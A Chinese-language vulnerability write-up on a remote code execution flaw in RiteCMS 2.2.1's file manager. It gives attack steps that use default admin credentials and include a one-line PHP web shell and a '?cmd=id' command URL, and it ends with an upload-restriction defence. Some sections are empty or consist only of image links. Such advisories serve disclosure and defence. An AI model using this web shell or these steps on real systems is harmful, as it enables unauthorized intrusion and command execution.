
**RiteCMS 2.2.1远程代码执行漏洞利用**

# 一、漏洞描述

## 1、漏洞简述



关键代码如图：对于post的文件判断是否需要裁剪等等处理，如果都不是执行78行的saveFile（）函数保存文件。

# 二、机理分析

## 1、远程代码执行漏洞

**影响版本：**2.2.1

**漏洞编号：**无

# 三、攻击路径

1-转到以下网址。>>http://(HOST)/cms/

2-默认用户名和密码为管理员：管理员。我们必须知道登录凭据。

3-转到“Filemanager”并按“Upload file”按钮。

4-选择你的php网页外壳脚本并上传。


PHP Web Shell代码== <?php system($\_GET['cmd']); ?>

5-你可以在那里找到上传的文件。>>


http://(HOST)/media/(FILE-NAME).php

6-我们现在可以执行命令了。>>

http://(HOST)/media/(FILE-NAME).php?cmd=id







# 四、防御方案

对文件类型和文件名称等做限制，仅允许上传png、jpg等图片文件。